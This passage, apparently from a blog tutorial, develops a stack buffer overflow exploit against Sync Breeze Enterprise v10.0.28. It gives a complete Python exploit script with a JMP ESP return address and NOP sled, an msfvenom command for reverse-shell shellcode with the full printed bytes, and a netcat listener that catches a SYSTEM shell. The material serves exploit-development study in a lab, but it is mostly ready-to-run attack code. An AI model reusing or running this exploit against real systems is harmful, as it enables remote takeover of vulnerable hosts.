
We can use the command s -b <LIB-START-ADDR> <LIB-END-ADDR> 0xFF 0xE4 to find address that consists of JMP ESP which allows us to jump inside the stack from there we can replace the b"B" * 4 with the JMP ESP addresss.
#!/bin/python3
import requests

# Server informations
server = "192.168.221.139"
port = 80

# Bad characters
badchars = (
  b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10"
  b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

# Crafting payload
inputBuffer = b"A" * 780                                # Overflowing application
inputBuffer += b"\x83\x0c\x09\x10"                      # Controling EIP register
inputBuffer += b"\x90" * 20                             # NOP Sled
inputBuffer += badchars                                 # Bad characters
inputBuffer += b"C" * (1600 - len(inputBuffer))         # Sending 1600 bytes
content = b"username=" + inputBuffer + b"&password=A"   # HTTP Request Body Data

# Sending requests
print("Sending inputBuffer to Sync Breeze Enterprise")
req = requests.post("http://{0}/login".format(server), headers={"Content-Type":"application/x-www-form-urlencoded"}, data=content)
print("Done")
We are now successfully able to jump into the stack and execute our shellcode which we will go through generating in the next section.
Generating Shellcode
All that is left now is generating the shellcode and adding it into the inputBuffer. We can generate the shellcode using msfvenom and all you will need to modify is the LHOST and Bad Characters to generate the shellcode for your own environment.
kali@kali:~$ msfvenom -a x86 -p windows/shell_reverse_tcp lhost=eth0 lport=1337 -f python -b "\x00\x0a\x0d\x25\x26\x2b\x3d" -v shellcode EXITFUNC=thread
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1965 bytes
shellcode =  b""
shellcode += b"\xbf\x02\x1b\xbf\xd4\xda\xc8\xd9\x74\x24\xf4"
shellcode += b"\x58\x31\xc9\xb1\x52\x31\x78\x12\x83\xc0\x04"
shellcode += b"\x03\x7a\x15\x5d\x21\x86\xc1\x23\xca\x76\x12"
shellcode += b"\x44\x42\x93\x23\x44\x30\xd0\x14\x74\x32\xb4"
shellcode += b"\x98\xff\x16\x2c\x2a\x8d\xbe\x43\x9b\x38\x99"
shellcode += b"\x6a\x1c\x10\xd9\xed\x9e\x6b\x0e\xcd\x9f\xa3"
shellcode += b"\x43\x0c\xe7\xde\xae\x5c\xb0\x95\x1d\x70\xb5"
shellcode += b"\xe0\x9d\xfb\x85\xe5\xa5\x18\x5d\x07\x87\x8f"
shellcode += b"\xd5\x5e\x07\x2e\x39\xeb\x0e\x28\x5e\xd6\xd9"
shellcode += b"\xc3\x94\xac\xdb\x05\xe5\x4d\x77\x68\xc9\xbf"
shellcode += b"\x89\xad\xee\x5f\xfc\xc7\x0c\xdd\x07\x1c\x6e"
shellcode += b"\x39\x8d\x86\xc8\xca\x35\x62\xe8\x1f\xa3\xe1"
shellcode += b"\xe6\xd4\xa7\xad\xea\xeb\x64\xc6\x17\x67\x8b"
shellcode += b"\x08\x9e\x33\xa8\x8c\xfa\xe0\xd1\x95\xa6\x47"
shellcode += b"\xed\xc5\x08\x37\x4b\x8e\xa5\x2c\xe6\xcd\xa1"
shellcode += b"\x81\xcb\xed\x31\x8e\x5c\x9e\x03\x11\xf7\x08"
shellcode += b"\x28\xda\xd1\xcf\x4f\xf1\xa6\x5f\xae\xfa\xd6"
shellcode += b"\x76\x75\xae\x86\xe0\x5c\xcf\x4c\xf0\x61\x1a"
shellcode += b"\xc2\xa0\xcd\xf5\xa3\x10\xae\xa5\x4b\x7a\x21"
shellcode += b"\x99\x6c\x85\xeb\xb2\x07\x7c\x7c\x7d\x7f\xa3"
shellcode += b"\xfa\x15\x82\x5b\x06\xdf\x0b\xbd\x62\x0f\x5a"
shellcode += b"\x16\x1b\xb6\xc7\xec\xba\x37\xd2\x89\xfd\xbc"
shellcode += b"\xd1\x6e\xb3\x34\x9f\x7c\x24\xb5\xea\xde\xe3"
shellcode += b"\xca\xc0\x76\x6f\x58\x8f\x86\xe6\x41\x18\xd1"
shellcode += b"\xaf\xb4\x51\xb7\x5d\xee\xcb\xa5\x9f\x76\x33"
shellcode += b"\x6d\x44\x4b\xba\x6c\x09\xf7\x98\x7e\xd7\xf8"
shellcode += b"\xa4\x2a\x87\xae\x72\x84\x61\x19\x35\x7e\x38"
shellcode += b"\xf6\x9f\x16\xbd\x34\x20\x60\xc2\x10\xd6\x8c"
shellcode += b"\x73\xcd\xaf\xb3\xbc\x99\x27\xcc\xa0\x39\xc7"
shellcode += b"\x07\x61\x59\x2a\x8d\x9c\xf2\xf3\x44\x1d\x9f"
shellcode += b"\x03\xb3\x62\xa6\x87\x31\x1b\x5d\x97\x30\x1e"
shellcode += b"\x19\x1f\xa9\x52\x32\xca\xcd\xc1\x33\xdf"
All that is left now is to copy the shellcode generated by msfvenom and add it into the inputBuffer variable in our exploit.py script.
#!/bin/python3
import requests

# Server informations
server = "192.168.221.139"
port = 80

# Shellcode - returns reverse shell
shellcode =  b""
shellcode += b"\xbf\x02\x1b\xbf\xd4\xda\xc8\xd9\x74\x24\xf4"
shellcode += b"\x58\x31\xc9\xb1\x52\x31\x78\x12\x83\xc0\x04"
shellcode += b"\x03\x7a\x15\x5d\x21\x86\xc1\x23\xca\x76\x12"
shellcode += b"\x44\x42\x93\x23\x44\x30\xd0\x14\x74\x32\xb4"
shellcode += b"\x98\xff\x16\x2c\x2a\x8d\xbe\x43\x9b\x38\x99"
shellcode += b"\x6a\x1c\x10\xd9\xed\x9e\x6b\x0e\xcd\x9f\xa3"
shellcode += b"\x43\x0c\xe7\xde\xae\x5c\xb0\x95\x1d\x70\xb5"
shellcode += b"\xe0\x9d\xfb\x85\xe5\xa5\x18\x5d\x07\x87\x8f"
shellcode += b"\xd5\x5e\x07\x2e\x39\xeb\x0e\x28\x5e\xd6\xd9"
shellcode += b"\xc3\x94\xac\xdb\x05\xe5\x4d\x77\x68\xc9\xbf"
shellcode += b"\x89\xad\xee\x5f\xfc\xc7\x0c\xdd\x07\x1c\x6e"
shellcode += b"\x39\x8d\x86\xc8\xca\x35\x62\xe8\x1f\xa3\xe1"
shellcode += b"\xe6\xd4\xa7\xad\xea\xeb\x64\xc6\x17\x67\x8b"
shellcode += b"\x08\x9e\x33\xa8\x8c\xfa\xe0\xd1\x95\xa6\x47"
shellcode += b"\xed\xc5\x08\x37\x4b\x8e\xa5\x2c\xe6\xcd\xa1"
shellcode += b"\x81\xcb\xed\x31\x8e\x5c\x9e\x03\x11\xf7\x08"
shellcode += b"\x28\xda\xd1\xcf\x4f\xf1\xa6\x5f\xae\xfa\xd6"
shellcode += b"\x76\x75\xae\x86\xe0\x5c\xcf\x4c\xf0\x61\x1a"
shellcode += b"\xc2\xa0\xcd\xf5\xa3\x10\xae\xa5\x4b\x7a\x21"
shellcode += b"\x99\x6c\x85\xeb\xb2\x07\x7c\x7c\x7d\x7f\xa3"
shellcode += b"\xfa\x15\x82\x5b\x06\xdf\x0b\xbd\x62\x0f\x5a"
shellcode += b"\x16\x1b\xb6\xc7\xec\xba\x37\xd2\x89\xfd\xbc"
shellcode += b"\xd1\x6e\xb3\x34\x9f\x7c\x24\xb5\xea\xde\xe3"
shellcode += b"\xca\xc0\x76\x6f\x58\x8f\x86\xe6\x41\x18\xd1"
shellcode += b"\xaf\xb4\x51\xb7\x5d\xee\xcb\xa5\x9f\x76\x33"
shellcode += b"\x6d\x44\x4b\xba\x6c\x09\xf7\x98\x7e\xd7\xf8"
shellcode += b"\xa4\x2a\x87\xae\x72\x84\x61\x19\x35\x7e\x38"
shellcode += b"\xf6\x9f\x16\xbd\x34\x20\x60\xc2\x10\xd6\x8c"
shellcode += b"\x73\xcd\xaf\xb3\xbc\x99\x27\xcc\xa0\x39\xc7"
shellcode += b"\x07\x61\x59\x2a\x8d\x9c\xf2\xf3\x44\x1d\x9f"
shellcode += b"\x03\xb3\x62\xa6\x87\x31\x1b\x5d\x97\x30\x1e"
shellcode += b"\x19\x1f\xa9\x52\x32\xca\xcd\xc1\x33\xdf"

# Crafting payload
inputBuffer = b"A" * 780                                # Overflowing application
inputBuffer += b"\x83\x0c\x09\x10"                      # Controling EIP register
inputBuffer += b"\x90" * 20                             # NOP Sled
inputBuffer += shellcode                                # Shellcode (returns reverse shell)
inputBuffer += b"C" * (1600 - len(inputBuffer))         # Sending 1600 bytes
content = b"username=" + inputBuffer + b"&password=A"   # HTTP Request Body Data

# Sending requests
print("Sending inputBuffer to Sync Breeze Enterprise")
req = requests.post("http://{0}/login".format(server), headers={"Content-Type":"application/x-www-form-urlencoded"}, data=content)
print("Done")
To successfully catch the reverse shell, start a netcat listener nc -lnvp 1337 in Kali Linux machine and execute the exploit.py which should return a reverse shell to us.
kali@kali:~$ rlwrap nc -lnvp 1337
listening on [any] 1337 ...
connect to [192.168.221.134] from (UNKNOWN) [192.168.221.139] 59990
Microsoft Windows [Version 10.0.19045.6466]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
DESKTOP-EV71GRL

C:\Windows\system32>
We successfully managed to develop an exploit for the Sync Breeze Enterprise v10.0.28 application. When the shell connection is closed between Kali Linux and Windows system which is running the Sync Breeze Enterprise application the application should still be running in the background.
Conclusion
In the beginning exploit development might feel extremely difficult and that only people with 130 IQ can develop these exploits. In reality it’s just a-lot of trials and errors where you will fail multiple of times but when you do succeed it’s the best feeling ever. Hopefully, this post helped your journey with exploit development and increasing your knowledge about exploit development.